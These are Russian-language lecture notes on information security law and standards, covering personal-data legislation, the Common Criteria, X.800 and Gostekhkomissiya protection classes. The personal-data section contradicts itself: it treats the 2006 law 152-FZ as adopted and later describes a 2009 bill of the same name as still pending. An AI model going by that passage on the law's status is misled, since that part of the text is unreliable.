Закон установил защиту прав субъектов; она осуществляется судом, арбитражным судом, третейским судом с учетом специфики нарушений и ущерба.

Ответственность в соответствии с законодательством РФ и субъектов РФ за правонарушения при работе с документированной информацией Закон установил для органов государственной власти, организаций и их должностных лиц.

Закон гарантировал защиту права на доступ к информации, предусматривая обжалование в судебном порядке отказ доступа к открытой информации или предоставление заведомо недостоверной информации.

В суде можно оспорить необоснованное отнесение информации к категории информации с ограниченным доступом. Для руководителей и служащих органов государственной власти, виновных в незаконном ограничении доступа к информации и нарушении режима защиты информации установлена ответственность в соответствии с уголовным, гражданским законодательством и законодательством об административных правонарушениях (Ст.24). Все это было предусмотрено уже в Законе 24-ФЗ от 1995 г.

В Законе № 24-ФЗ отдельная статья была отведена информации о гражданах - персональным данным. Персональные данные были отнесены к конфиденциальной информации. Закон №24-ФЗ не только запрещает сбор, хранение, использование и распространение информации о частной жизни, а также информации, нарушающей личную или семейную тайну, тайну переписки, почтовых, телеграфных и иных сообщений физического лица без его согласия или наличия соответствующего судебного решения, но и устанавливает ответственность юридических и физических лиц, владеющих информацией о гражданах, получающих и использующих ее, за нарушение режима защиты, обработки и порядка использования этой информации (Ст.11). В Законе оговорено, что перечни персональных данных, получаемых и собираемых как государственными, так и негосударственными организациями, должны быть закреплены на уровне федерального закона. Такой закон был принят 11 лет спустя.

Закон о персональных данных от 27 июля 2006 г. N 152-ФЗ ставит целью «обеспечение защиты прав и свобод человека и гражданина при обработке его персональных данных, в том числе защиты прав на неприкосновенность частной жизни, личную и семейную тайну». Согласно Закону, *«**персональные данные** - любая информация, относящаяся к определенному или определяемому на основании такой информации физическому лицу (субъекту персональных данных), в том числе его фамилия, имя, отчество, год, месяц, дата и место рождения, адрес, семейное, социальное, имущественное положение, образование, профессия, доходы, другая информация».*

Следует напомнить, что Конституция РФ содержит положение о сборе, хранении, использовании и распространении информации о частной жизни.

Закон установил принципы обработки персональных данных; определено, в каких случаях необходимо иметь согласие субъекта персональных данных. Должна быть обеспечена конфиденциальность персональных данных, кроме случаев, когда данные обезличиваются и в отношении общедоступных персональных данных. В специальную категорию выделяются персональные данные, касающиеся расовой, национальной

принадлежности, политических взглядов, религиозных или философских убеждений, состояния здоровья, интимной жизни. Обработка таких данных не допускается, кроме специально оговоренных случаев.

Какой же вывод должна сделать из этого как администрация предприятия, так и сотрудники службы информационных технологий (ИТ)? Очевидно, вывод однозначен: необходимо обеспечить надежную защиту и разграничение доступа к персональной информации.

Биометрические персональные данные могут обрабатываться только с согласия субъекта; исключения специально оговорены и связаны либо с осуществлением правосудия, либо с установленным порядком въезда и выезда из страны.

Отношения, связанные с созданием, использованием программ и баз данных и их правовой охраной, регулируются Законом «О правовой охране программ для электронных вычислительных машин и баз данных» от 23 сент. 1992 г. № 3523-I.

Органы власти и их задачи в сфере обеспечения информационной безопасности.

Законодательство РФ определило органы исполнительной власти, осуществляющие государственный контроль и межотраслевую координацию деятельности по обеспечению защиты информации, содержащей сведения, составляющие государственную или служебную тайну. Это Государственная техническая комиссия при Президенте РФ (Гостехкомиссия) и Федеральные органы правительственной связи и информации, включающие в себя Федеральное агентство правительственной связи и информации (ФАПСИ), соответствующие органы в регионах РФ, войска, учебные заведения, НИИ, предприятия (в том числе Академию криптографии РФ). В сферу деятельности Гостехкомиссии входит защита информации некриптографическими методами, а сферу деятельности ФАПСИ – деятельность по обеспечению криптографической и инженерно-технической безопасности шифрованной связи.

Лекция 1.4. Персональные данные

Информационная безопасность является важнейшим базовым элементом всей системы национальной безопасности России. Это связано с развивающимися технологиями современных информационных систем, которые, в свою очередь влияют на политику, экономику, идеологическую сферу и духовную жизнь людей. Начался новый этап развития человечества – создание «информационного общества». Формирование информационной инфраструктуры, интенсивное развитие систем телекоммуникаций и связи, больших информационных систем и технологий, т.е. индустрии информатизации, стало системообразующим фактором жизни государства.

Индустрия информатизации является наиболее динамично развивающейся сферой мировой экономики, конкурирующей по доходности с энергетикой, машиностроением, сельским хозяйством.

Вместе с тем, глобальная информатизация общества чрезвычайно обострила проблему обеспечения информационной безопасности государства, что определило необходимость разработки соответствующей государственной политики в этой области. Цели, задачи, принципы и основные направления обеспечения информационной безопасности изложены в Доктрине информационной безопасности Российской Федерации.

Особое место в информационной безопасности занимает защита персональных данных. Последние десять лет реализация защиты была и остается одной из наиболее острых проблем в информационных отношениях между гражданами государством. В Конституции, в законах Российской Федерации содержатся положения, которые признают важность одного из фундаментальных прав человека – права на неприкосновенность частной жизни. Однако целостной системы и эффективного механизма защиты этого права в России нет. В числе главных причин эксперты и наблюдатели называют отсутствие федерального закона о защите персональных данных. Проекты этого закона предлагались в 1998 и 2000 годах, но не были приняты парламентом. Между тем, практика вторжения в частную жизнь приобрела угрожающие масштабы. Повсеместно собираются избыточные данные; отсутствуют гарантии уничтожения этих данных, когда цель сбора достигнута; собранные данные бесконтрольно передаются третьим лицам; мнение субъектов данных игнорируется. В качестве яркого примера можно привести повсеместную продажу закрытых баз данных на компакт-дисках.

В конце сентября 2009 года кабинет министров внес в Госдуму законопроект "О персональных данных" и предложил депутатам ратифицировать Конвенцию Совета Европы о защите физических лиц при автоматизированной обработке персональных данных.

После того как будет ратифицирована конвенция и принят закон, получать и использовать какие-либо данные о человеке, даже его фамилию и имя, можно будет только с его непосредственного согласия. За сбор данных с нарушениями закона и их утечку предусмотрена административная ответственность в виде штрафов от 50 до 100 минимальных размеров оплаты труда.

По примеру европейских стран в России планируется создать специально уполномоченный орган по защите прав субъектов персональных данных. Новое ведомство получит право расследований в случае нарушения чьих-либо прав, а также будет регистрировать информационные системы, в которых обрабатываются персональные данные.

Проект закона "О персональных данных" по своему духу отвечает лучшим традициям и законам в этой области, а в некоторых статьях опережает европейские образцы. Принципы сбора, обработки и передачи персональных данных, будучи реализованными на практике, послужат фундаментом для развития практики защиты права российских граждан на неприкосновенность частной жизни.

Целью закона является обеспечение защиты прав граждан на неприкосновенность частной жизни при сборе и обработке персональных данных, осуществляемое путем:

1) установления общих принципов сбора и обработки персональных данных;

2) определения прав субъектов персональных данных;

3) определения обязанностей и ответственности операторов;

4) установления условий трансграничной передачи персональных данных.

Федеральным законом регулируются общественные отношения, связанные со сбором и обработкой персональных данных с применением средств автоматизации или без их применения.

Следует упомянуть, что действие Федерального закона не распространяется на сбор и обработку персональных данных физическими лицами исключительно для личных и семейных нужд и персональных данных, отнесенных к государственной тайне.

Персональные данные должны собираться для законных, предварительно определенных и заявленных целей и в дальнейшем не обрабатываться каким-либо образом, не совместимым с указанными целями. Сбор и обработка персональных данных должны осуществляться законным способом.

Цель обработки персональных данных должна соответствовать полномочиям и компетенции оператора – организации, которая с данными оперирует: собирает, обрабатывает, хранит, предоставляет доступ к данным.

Объем и характер обрабатываемых персональных данных, а также способ обработки должны соответствовать целям, для которых они обрабатываются.

Работа с персональными данными может осуществляться оператором при наличии хотя бы одного из следующих условий:

1) субъект персональных данных дал свое согласие на ее проведение;

2) персональные данные обрабатываются на основании закона, предусматривающего такую обработку;

3) персональные данные обрабатываются для статистических целей с их обязательным обезличиванием;

4) обработка персональных данных необходима для защиты жизни и здоровья субъекта персональных данных;

5) обрабатываемые персональные данные относятся к общедоступной информации.

Обработка персональных данных должна осуществляться собственником информационной системы персональных данных. Собственник информационной системы персональных данных вправе на основании договора поручить обработку персональных данных оператору при условии обеспечения конфиденциальности персональных данных, подвергающихся обработке.

Субъект персональных данных имеет право знать о наличии у оператора относящихся к нему персональных данных, быть с ними ознакомлен.

Оператор обязан бесплатно предоставить субъекту персональных данных возможность ознакомления с его персональными данными.

Предоставление персональных данных субъекту персональных данных производится оператором на основании письменного запроса и по предъявлении документа, удостоверяющего личность субъекта персональных данных.

Субъект персональных данных имеет право на получение по запросу следующей информации:

1) подтверждение факта обработки персональных данных, а также цель данной обработки;

2) способы обработки персональных данных;

3) сведения о лицах, имеющих доступ к его персональным данным;

4) перечень обрабатываемых персональных данных и источник их получения;

5) сроки обработки персональных данных;

6) сведения о том, какие правовые последствия для субъекта персональных данных может повлечь за собой обработка его персональных данных.

При получении персональных данных от субъекта персональных данных оператор обязан предоставить субъекту персональных данных следующую информацию:

1) сведения, идентифицирующие оператора;

2) цель обработки данных и правовое обоснование такой цели;

3) предполагаемые пользователи персональных данных;

4) сведения о правах субъекта персональных данных, установленных настоящим Федеральным законом.

Если обязанность предоставления персональных данных установлена федеральным законом, оператор должен сообщить субъекту персональных данных о правовых последствиях отказа предоставить персональные данные.

В случае проведения научных, статистических и иных исследований оператор обязан осуществить обезличивание получаемых персональных данных.

Защита результатов обработки обезличенных данных в случае их отнесения к сведениям, составляющим государственную тайну, осуществляется в соответствии с законодательством Российской Федерации о государственной тайне.

Оператор до начала обработки персональных данных обязан зарегистрировать информационную систему персональных данных в уполномоченном органе по защите прав субъектов персональных данных.

Не требуется регистрация информационной системы персональных данных, в которой осуществляется обработка исключительно персональных данных:

1) относящихся к государственной тайне в соответствии с законодательством Российской Федерации о государственной тайне;

2) относящихся к субъектам персональных данных, которых связывают с оператором трудовые отношения;

3) необходимых для достижения законных целей некоммерческих организаций и их объединений и, относящихся к членам этих организаций и их объединений, при условии, что персональные данные не раскрываются третьей стороне без согласия субъектов персональных данных;

4) относящихся к общедоступной информации;

5) включающих только фамилию, имя и отчество субъектов персональных данных;

6) необходимых в целях однократного пропуска субъекта персональных данных на территорию оператора или в иных аналогичных целях.

Регистрация информационной системы персональных данных осуществляется на основании заявления оператора, в котором должна содержаться следующая информация:

1) сведения, идентифицирующие оператора;

2) цель обработки персональных данных;

3) категории персональных данных, обрабатываемых в такой информационной системе;

4) категория субъектов, персональные данные которых обрабатываются в такой информационной системе;

5) правовое основание создания информационной системы персональных данных;

6) общее описание мер по обеспечению целостности и сохранности персональных данных, которые оператор обязуется осуществлять при эксплуатации информационной системы персональных данных;

7) дата начала обработки персональных данных.

Указанная информация включается в реестр информационных систем персональных данных.

Оператор обязан принимать необходимые меры технического (программно-технического) и организационного характера, в том числе с использованием шифровальных (криптографических) средств, которые гарантировали бы целостность персональных данных и их сохранность от случайных или несанкционированных уничтожения, утраты, доступа, изменения или раскрытия.

Информационные системы персональных данных, в которых требования к обеспечению целостности и сохранности персональных данных реализуются с помощью сертифицированных шифровальных (криптографических) средств, регистрируются в упрощенном порядке.

Таким образом, перед КамчатГТУ стоит задача модернизации своего комплекса информационных систем в соответствии с современными требованиями и изменением российской законодательной базы. Реализация мероприятий по модернизации потребует комплексной научной проработки стоящих проблем по следующим направлениям:

- гуманитарные проблемы обеспечения информационной безопасности;
- научно-технические проблемы обеспечения информационной безопасности (физико-математические, технические);
- проблемы кадрового обеспечения информационной безопасности.

В свою очередь, для решения проблем кадрового обеспечения информационной безопасности необходимо:

- разработка общеметодологических основ кадрового обеспечения информационной безопасности;
- создание системы организационного и нормативно-правового обеспечения подготовки кадров в области информационной безопасности;
- создание системы технологического обеспечения подготовки кадров в области информационной безопасности, в том числе разработки методик, специальной и учебной литературы, формирования эффективных механизмов использования современных информационных технологий в образовательном процессе.

Сегодня более 100 вузов России, осуществляют подготовку кадров по научно-технической компоненте информационной безопасности, имеется 7 государственных образовательных стандартов и разработанных на их базе основных образовательных программ. Общий принцип подготовки кадров в области информационной безопасности – это подготовка специалистов на базе фундаментального (университетского) образования, поскольку они в первую очередь должны быть специалистами в той или иной области, чтобы затем на базе профессиональных знаний получить дополнительное образование в сфере информационной безопасности.

Поэтому особое внимание должно быть уделено развитию магистратуры как формы и этапа обучения в вузах. Специалисты, которые требуются сегодня, должны иметь фундаментальное базовое образование, к которому дополнительно надо дать «надстройку» в виде специализации по информационной безопасности. Например, экономистам необходимо дополнительное образование по специальности «электронная экономика», которое в полном объеме сегодня нельзя получить в рамках существующих экономических специальностей, юристам необходима специализация в сфере правового обеспечения безопасности информационных и телекоммуникационных систем, в частности, в сфере компьютерной преступности, которая набирает темпы по всему миру по мере становления информационного общества.

После анализа задач модернизации информационных систем высшего образования можно сделать вывод: потребуются специалисты определенной квалификации, подготовить которых наиболее целесообразно в стенах университета. Тем более что изменения в практику эксплуатации информационных систем будут вынуждены внести все организации и предприятия Камчатского края, а это потребует большого количества исполнителей.

Востребованность специалистов в области обеспечения информационной безопасности уже сегодня высока, а по мере вхождения России в информационное общество, без сомнения, будет увеличиваться. Чтобы отвечать требованиям времени, необходимо продолжить развитие этой формы образования.

ТЕМА 2. СТАНДАРТЫ И СПЕЦИФИКАЦИИ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Лекция 2.1. Требования безопасности к информационным системам

Стандарт ISO/IEC 15408 "Критерии оценки безопасности информационных технологий" (издан 1 декабря 1999 года) относится к оценочным стандартам. Этот международный стандарт стал итогом почти десятилетней работы специалистов нескольких стран. Он вобрал в себя опыт существовавших к тому времени документов национального и межнационального масштаба. Именно поэтому этот стандарт очень часто называют "Общими критериями".

"Общие критерии" являются метастандартом, определяющим инструменты оценки безопасности информационных систем и порядок их использования.

Как и "Оранжевая книга", "Общие критерии" содержат два основных вида требований безопасности:

- **функциональные** – соответствуют активному аспекту защиты – предъявляемые к функциям безопасности и реализующим их механизмам;
- **требования доверия** – соответствуют пассивному аспекту – предъявляемые к технологии и процессу разработки и эксплуатации.

В отличие от "Оранжевой книги", "Общие критерии" не содержат предопределенных "классов безопасности". Такие классы можно строить, исходя из требований безопасности, существующих для конкретной организации и/или конкретной информационной системы.

Очень важно, что безопасность в "Общих критериях" рассматривается не статично, а в привязке к жизненному циклу объекта оценки.

Угрозы безопасности в стандарте характеризуются следующими параметрами:

- источник угрозы;
- метод воздействия;
- уязвимые места, которые могут быть использованы;
- ресурсы (активы), которые могут пострадать.

Для структуризации пространства требований, в "Общих критериях" введена иерархия класс – семейство – компонент – элемент.

Классы определяют наиболее общую, "предметную" группировку требований (например, функциональные требования подотчетности).

Семейства в пределах класса различаются по строгости и другим тонкостям требований.

Компонент – минимальный набор требований, фигурирующий как целое.

Элемент – неделимое требование.

Между компонентами могут существовать зависимости, которые возникают, когда компонент сам по себе недостаточен для достижения цели безопасности.

Подобный принцип организации защиты напоминает принцип программирования с использованием библиотек, в которых содержатся стандартные (часто используемые) функции, из комбинаций которых формируется алгоритм решения.

"Общие критерии" позволяют с помощью подобных библиотек (компонент) формировать два вида нормативных документов: профиль защиты и задание по безопасности.

Профиль защиты представляет собой типовой набор требований, которым должны удовлетворять продукты и/или системы определенного класса (например, операционные системы на компьютерах в правительственных организациях).

Задание по безопасности содержит совокупность требований к конкретной разработке, выполнение которых обеспечивает достижение поставленных целей безопасности.

Функциональный пакет – это неоднократно используемая совокупность компонентов, объединенных для достижения определенных целей безопасности.

Базовый профиль защиты должен включать требования к основным (обязательным в любом случае) возможностям. Производные профили получаются из базового путем добавления необходимых пакетов расширения, то есть подобно тому, как создаются производные классы в объектно-ориентированных языках программирования.

2.1.1 Функциональные требования

Все **функциональные требования** объединены в группы на основе выполняемой ими роли или обслуживаемой цели безопасности.

"Общие критерии" включают следующие классы функциональных требований:

1. Идентификация и аутентификация.
2. Защита данных пользователя.

3. Защита функций безопасности (требования относятся к целостности и контролю данных сервисов безопасности и реализующих их механизмов).

4. Управление безопасностью (требования этого класса относятся к управлению атрибутами и параметрами безопасности).

5. Аудит безопасности (выявление, регистрация, хранение, анализ данных, затрагивающих безопасность объекта оценки, реагирование на возможное нарушение безопасности).

6. Доступ к объекту оценки.

7. Приватность (защита пользователя от раскрытия и несанкционированного использования его идентификационных данных).

8. Использование ресурсов (требования к доступности информации).

9. Криптографическая поддержка (управление ключами).

10. Связь (аутентификация сторон, участвующих в обмене данными).

11. Доверенный маршрут/канал (для связи с сервисами безопасности).

Класс функциональных требований "Использование ресурсов", например, включает три семейства.

Отказоустойчивость. Требования этого семейства направлены на сохранение доступности информационных сервисов даже в случае сбоя или отказа. В стандарте различаются активная и пассивная отказоустойчивость. Активный механизм содержит специальные функции, которые активизируются в случае сбоя. Пассивная отказоустойчивость подразумевает наличие избыточности с возможностью нейтрализации ошибок.

Обслуживание по приоритетам. Выполнение этих требований позволяет управлять использованием ресурсов так, что низкоприоритетные операции не могут помешать высокоприоритетным.

Распределение ресурсов. Требования направлены на защиту (путем применения механизма квот) от несанкционированной монополизации ресурсов.

Аналогично и другие классы включают наборы семейств требований, которые используются для формулировки требований к системе безопасности.

2.1.2 Требования доверия

Вторая форма требований безопасности в "Общих критериях" – требования доверия безопасности.

Установление доверия безопасности основывается на активном исследовании объекта оценки.

Форма представления требований доверия, та же, что и для функциональных требований (класс – семейство – компонент).

Классы требований доверия безопасности:

1. Разработка (требования для поэтапной детализации функций безопасности от краткой спецификации до реализации).

2. Поддержка жизненного цикла (требования к модели жизненного цикла, включая порядок устранения недостатков и защиту среды разработки).

3. Тестирование.

4. Оценка уязвимостей (включая оценку стойкости функций безопасности).

5. Поставка и эксплуатация.

6. Управление конфигурацией.

7. Руководства (требования к эксплуатационной документации).

8. Поддержка доверия (для поддержки этапов жизненного цикла после сертификации).

9. Оценка профиля защиты.

10. Оценка задания по безопасности.

Применительно к требованиям доверия (для функциональных требований не предусмотрены) в "Общих критериях" введены оценочные уровни доверия (их семь), содержащие осмысленные комбинации компонентов.

Таким образом, можно утверждать, что:

1. Стандарт ISO/IEC 15408 "Критерии оценки безопасности информационных технологий" (издан 1 декабря 1999 года) относится к оценочным стандартам.

2. "Общие критерии" являются стандартом, определяющим инструменты оценки безопасности информационных систем и порядок их использования.

3. "Общие критерии" содержат два основных вида требований безопасности:

- функциональные – соответствуют активному аспекту защиты – предъявляемые к функциям безопасности и реализующим их механизмам;
- требования доверия – соответствуют пассивному аспекту – предъявляемые к технологии и процессу разработки и эксплуатации.

4. Угрозы безопасности в стандарте характеризуются следующими параметрами:

- источник угрозы;
- метод воздействия;
- уязвимые места, которые могут быть использованы;
- ресурсы (активы), которые могут пострадать.

5. Для структуризации пространства требований в "Общих критериях" введена иерархия класс – семейство – компонент – элемент.

6. Классы определяют наиболее общую, "предметную" группировку требований (например, функциональные требования подотчетности).

7. **Семейства** в пределах класса различаются по строгости и другим тонкостям требований.

8. **Компонент** – минимальный набор требований, фигурирующий как целое.

9. **Элемент** – неделимое требование.

Лекция 2.2. Стандарты информационной безопасности распределенных систем

Распределенная информационная система – совокупность аппаратных и программных средств, используемых для накопления, хранения, обработки, передачи информации между территориально удаленными пользователями.

Второстепенные термины

- сервис безопасности;
- механизм безопасности.




Рис.2.2.1. Структурная схема терминов

2.2.1 Сервисы безопасности в вычислительных сетях

В последнее время с развитием вычислительных сетей и в особенности глобальной сети Интернет вопросы безопасности распределенных систем приобрели особую значимость. Важность этого вопроса косвенно подчеркивается появлением чуть позже "Оранжевой книги" стандарта, получившего название **"Рекомендации X.800"**, который достаточно полно трактовал вопросы информационной безопасности распределенных систем, т. е. вычислительных сетей.

Рекомендации X.800 выделяют следующие сервисы (функции) безопасности и исполняемые ими роли:

1. **Аутентификация**. Данный сервис обеспечивает проверку подлинности партнеров по общению и проверку подлинности источника данных. **Аутентификация партнеров по общению** используется при установлении соединения и периодически во время сеанса. Аутентификация бывает односторонней (обычно клиент доказывает свою подлинность серверу) и двусторонней (взаимной).
2. **Управление доступом** обеспечивает защиту от несанкционированного использования ресурсов, доступных по сети.
3. **Конфиденциальность данных** обеспечивает защиту от несанкционированного получения информации. Отдельно выделяется **конфиденциальность трафика** – это защита информации, которую можно получить, анализируя сетевые потоки данных.
4. **Целостность данных** подразделяется на подвиды в зависимости от того, какой тип общения используют партнеры – с установлением соединения или без него, защищаются ли все данные или только отдельные поля, обеспечивается ли восстановление в случае нарушения целостности.
5. **Неотказываемость** (невозможность отказаться от совершенных действий) обеспечивает два вида услуг: неотказываемость с подтверждением подлинности источника данных и неотказываемость с подтверждением доставки.

2.2.2 Механизмы безопасности

В X.800 определены следующие сетевые механизмы безопасности:

- шифрование;
- электронная цифровая подпись;
- механизм управления доступом;
- механизм контроля целостности данных;
- механизм аутентификации;
- механизм дополнения трафика;
- механизм управления маршрутизацией;
- механизм нотаризации (заверения).

Эти механизмы (по отдельности или в комбинации с другими) могут использоваться для реализации той или иной функции.

2.2.3 Администрирование средств безопасности

В рекомендациях X.800 рассматривается понятие **администрирование средств безопасности**, которое включает в себя распространение информации, необходимой для работы сервисов и механизмов безопасности, а также сбор и анализ информации об их функционировании. Например, распространение криптографических ключей.

Согласно рекомендациям X.800, усилия администратора средств безопасности должны распределяться по трем направлениям:

- администрирование информационной системы в целом;
- администрирование сервисов безопасности;
- администрирование механизмов безопасности.

Администрирование информационной системы в целом включает *обеспечение* актуальности политики безопасности, *взаимодействие* с другими административными службами, реагирование на происходящие события, *аудит* и *безопасное восстановление*.

Администрирование сервисов безопасности включает в себя *определение* защищаемых объектов, *выработку правил* подбора механизмов безопасности (при наличии альтернатив), *комбинирование механизмов* для реализации сервисов, взаимодействие с другими администраторами для обеспечения согласованной работы.

Администрирование механизмов безопасности включает:

- управление криптографическими ключами (генерация и распределение);
- управление шифрованием (установка и синхронизация криптографических параметров);
- администрирование управления доступом (распределение информации, необходимой для управления – паролей, списков доступа и т. п.);
- управление аутентификацией (распределение информации, необходимой для аутентификации – паролей, ключей и т. п.);
- управление дополнением трафика (выработка и поддержание правил, задающих характеристики дополняющих сообщений – частоту отправки, размер и т. п.);
- управление маршрутизацией (выделение доверенных путей);
- управление нотаризацией (распространение информации о нотариальных службах, администрирование этих служб).

В 1987 г. Национальным центром компьютерной безопасности США была опубликована интерпретация "Оранжевой книги" для сетевых конфигураций. Данный документ состоит из двух частей. Первая содержит собственно интерпретацию, во второй рассматриваются сервисы безопасности, специфичные или особенно важные для сетевых конфигураций.

Интерпретация отличается от самой "Оранжевой книги" учетом динамичности сетевых конфигураций. В интерпретациях предусматривается наличие средств проверки подлинности и корректности функционирования компонентов перед их включением в сеть, наличие протокола взаимной проверки компонентами корректности функционирования друг друга, а также присутствие средств оповещения администратора о неполадках в сети.

Среди защитных механизмов в сетевых конфигурациях на первое место выдвигается **криптография**, помогающая поддерживать как конфиденциальность, так и целостность. Следствием использования криптографических методов является необходимость реализации механизмов управления ключами.

В интерпретациях "Оранжевой книги" впервые систематически рассматривается вопрос обеспечения доступности информации.

Сетевой сервис перестает быть доступным, когда пропускная способность коммуникационных каналов падает ниже минимально допустимого уровня или сервис не в состоянии обслуживать запросы. Удаленный ресурс может стать недоступным и вследствие нарушения равноправия в обслуживании пользователей.

Для обеспечения непрерывности функционирования могут применяться следующие защитные меры:

- внесение в конфигурацию той или иной формы избыточности (резервное оборудование, запасные каналы связи и т. п.);
- наличие средств реконфигурирования для изоляции и/или замены узлов или коммуникационных каналов, отказавших или подвергшихся атаке на доступность;
- рассредоточенность сетевого управления, отсутствие единой точки отказа;
- наличие средств нейтрализации отказов (обнаружение отказавших компонентов, оценка последствий, восстановление после отказов);
- выделение подсетей и изоляция групп пользователей друг от друга.

Таким образом:

1. Стандарты информационной безопасности предусматривают следующие сервисы безопасности:

- аутентификация;
- аутентификация источника;
- управление доступом;
- конфиденциальность;
- конфиденциальность трафика;
- целостность соединения;
- целостность вне соединения;

- неотказываемость.

2. Используются следующие механизмы безопасности:

- шифрование;
- электронная цифровая подпись;
- механизм управления доступом;
- механизм контроля целостности данных;
- механизм аутентификации;
- механизм дополнения трафика;
- механизм управления маршрутизацией;
- механизм нотаризации (заверения).

3. Администрирование средств безопасности включает в себя распространение информации, необходимой для работы сервисов и механизмов безопасности, а также сбор и анализ информации об их функционировании. Например, распространение криптографических ключей.

Лекция 2.3. Стандарты информационной безопасности в РФ

Стандарт информационной безопасности – нормативный документ, определяющий порядок и правила взаимодействия субъектов информационных отношений, а также требования к инфраструктуре информационной системы, обеспечивающие необходимый уровень информационной безопасности.

Рис.2.3.1. Структурная схема терминов

2.3.1 Гостехкомиссия и ее роль в обеспечении информационной безопасности в РФ

В Российской Федерации информационная безопасность обеспечивается соблюдение указов Президента, федеральных законов, постановлений Правительства Российской Федерации, руководящих документов Гостехкомиссии России и других нормативных документов.

Наиболее общие документы были рассмотрены ранее при изучении правовых основ информационной безопасности. В РФ с точки зрения стандартизации положений в сфере информационной безопасности первостепенное значение имеют руководящие документы (РД) Гостехкомиссии России, одной из задач которой является "проведение единой государственной политики в области технической защиты информации".

Гостехкомиссия России ведет весьма активную нормотворческую деятельность, выпуская руководящие документы, играющие роль национальных оценочных стандартов в области информационной безопасности. В качестве стратегического направления Гостехкомиссия России выбрала ориентацию на "Общие критерии".

2.3.2 Документы по оценке защищенности автоматизированных систем в РФ

Рассмотрим наиболее значимые из этих документов, определяющие критерии для оценки защищенности автоматизированных систем.

Руководящий документ «СВТ. Защита от НСД к информации. Показатели защищенности от НСД к информации» устанавливает классификацию СВТ по уровню защищенности от НСД к информации на базе перечня показателей защищенности и совокупности описывающих их требований. Основой для разработки этого документа явилась "Оранжевая книга". Этот оценочный стандарт устанавливается семь классов защищенности СВТ от НСД к информации.

Самый низкий класс – седьмой, самый высокий – первый. Классы подразделяются на четыре группы, отличающиеся уровнем защиты:

- первая группа содержит только один седьмой класс, к которому относят все СВТ, не удовлетворяющие требованиям более высоких классов;
- вторая группа характеризуется дискреционной защитой и содержит шестой и пятый классы;
- третья группа характеризуется мандатной защитой и содержит четвертый, третий и второй классы;
- четвертая группа характеризуется верифицированной защитой и включает только первый класс.

Руководящий документ «АС. Защита от НСД к информации. Классификация АС и требования по защите информации» устанавливает классификацию автоматизированных систем, подлежащих защите от несанкционированного доступа к информации, и требования по защите информации в АС различных классов.

К числу определяющих признаков, по которым производится группировка АС в различные классы, относятся:

- наличие в АС информации различного уровня конфиденциальности;
- уровень полномочий субъектов доступа АС на доступ к конфиденциальной информации;
- режим обработки данных в АС – коллективный или индивидуальный.

В документе определены девять классов защищенности АС от НСД к информации. Каждый класс характеризуется определенной минимальной совокупностью требований по защите. Классы подразделяются на три группы, отличающиеся особенностями обработки информации в АС.

В пределах каждой группы соблюдается иерархия требований по защите в зависимости от ценности и конфиденциальности информации и, следовательно, иерархия классов защищенности АС.

Руководящий документ «СВТ. Межсетевые экраны. Защита от НСД к информации. Показатели защищенности от НСД к информации» является основным документом для анализа системы защиты внешнего периметра корпоративной сети. Данный документ определяет показатели защищенности межсетевых экранов (МЭ). Каждый показатель защищенности представляет собой набор требований безопасности, характеризующих определенную область функционирования МЭ.

Всего выделяется пять показателей защищенности:

- управление доступом;
- идентификация и аутентификация;
- регистрация событий и оповещение;
- контроль целостности;
- восстановление работоспособности.

На основании показателей защищенности определяются следующие пять классов защищенности МЭ:

- простейшие фильтрующие маршрутизаторы – 5 класс;
- пакетные фильтры сетевого уровня – 4 класс;
- простейшие МЭ прикладного уровня – 3 класс;
- МЭ базового уровня – 2 класс;
- продвинутые МЭ – 1 класс.

МЭ первого класса защищенности могут использоваться в АС класса 1А, обрабатывающих информацию "Особой важности". Второму классу защищенности МЭ соответствует класс защищенности АС 1Б, предназначенный для обработки "совершенно секретной" информации и т. п.

Согласно первому из них, устанавливается девять классов защищенности АС от НСД к информации.

Каждый класс характеризуется определенной минимальной совокупностью требований по защите. Классы подразделяются на три группы, отличающиеся особенностями обработки информации в АС. В пределах каждой группы соблюдается иерархия требований по защите в зависимости от ценности (конфиденциальности) информации и, следовательно, иерархия классов защищенности АС.

Третья группа классифицирует АС, в которых работает один пользователь, имеющий доступ ко всей информации АС, размещенной на носителях одного уровня конфиденциальности. Группа содержит два класса – 3Б и 3А.

Вторая группа классифицирует АС, в которых пользователи имеют одинаковые права доступа (полномочия) ко всей информации АС, обрабатываемой и (или) хранящейся на носителях различного уровня конфиденциальности. Группа содержит два класса – 2Б и 2А.

Первая группа классифицирует многопользовательские АС, в которых одновременно обрабатывается и (или) хранится информация разных уровней конфиденциальности и не все пользователи имеют право доступа ко всей информации АС.

Таким образом:

1. В Российской Федерации информационная безопасность обеспечивается соблюдением Указов Президента, федеральных законов, постановлений Правительства Российской Федерации, руководящих документов Гостехкомиссии России и других нормативных документов.

2. Стандартами в сфере информационной безопасности в РФ являются руководящие документы Гостехкомиссии России, одной из задач которой является "проведение единой государственной политики в области технической защиты информации".

3. При разработке национальных стандартов Гостехкомиссия России ориентируется на "Общие критерии".

4. Руководящий документ "СВТ. Защита от НСД к информации. Показатели защищенности от НСД к информации" устанавливает классификацию СВТ по уровню защищенности от НСД к информации на базе перечня показателей защищенности и совокупности описывающих их требований. Этот оценочный стандарт устанавливает семь классов защищенности СВТ от НСД к информации. Самый низкий класс – седьмой, самый высокий – первый. Классы подразделяются на четыре группы, отличающиеся уровнем защиты.

5. Руководящий документ "АС. Защита от НСД к информации. Классификация АС и требования по защите информации" устанавливает классификацию автоматизированных систем, подлежащих защите от несанкционированного доступа к информации и требования по защите информации в АС различных классов. К числу определяющих признаков, по которым производится группировка АС в различные классы, относятся:

- наличие в АС информации различного уровня конфиденциальности;
- уровень полномочий субъектов доступа АС на доступ к конфиденциальной информации;
- режим обработки данных в АС – коллективный или индивидуальный.

6. Руководящий документ "СВТ. Межсетевые экраны. Защита от НСД к информации. Показатели защищенности от НСД к информации" является основным документом для анализа системы защиты внешнего периметра корпоративной сети. Данный документ определяет показатели защищенности межсетевых экранов. Каждый показатель защищенности представляет собой набор требований безопасности, характеризующих определенную область функционирования МЭ. Всего выделяется пять показателей защищенности:

- управление доступом;
- идентификация и аутентификация;

- регистрация событий и оповещение;
- контроль целостности;
- восстановление работоспособности.

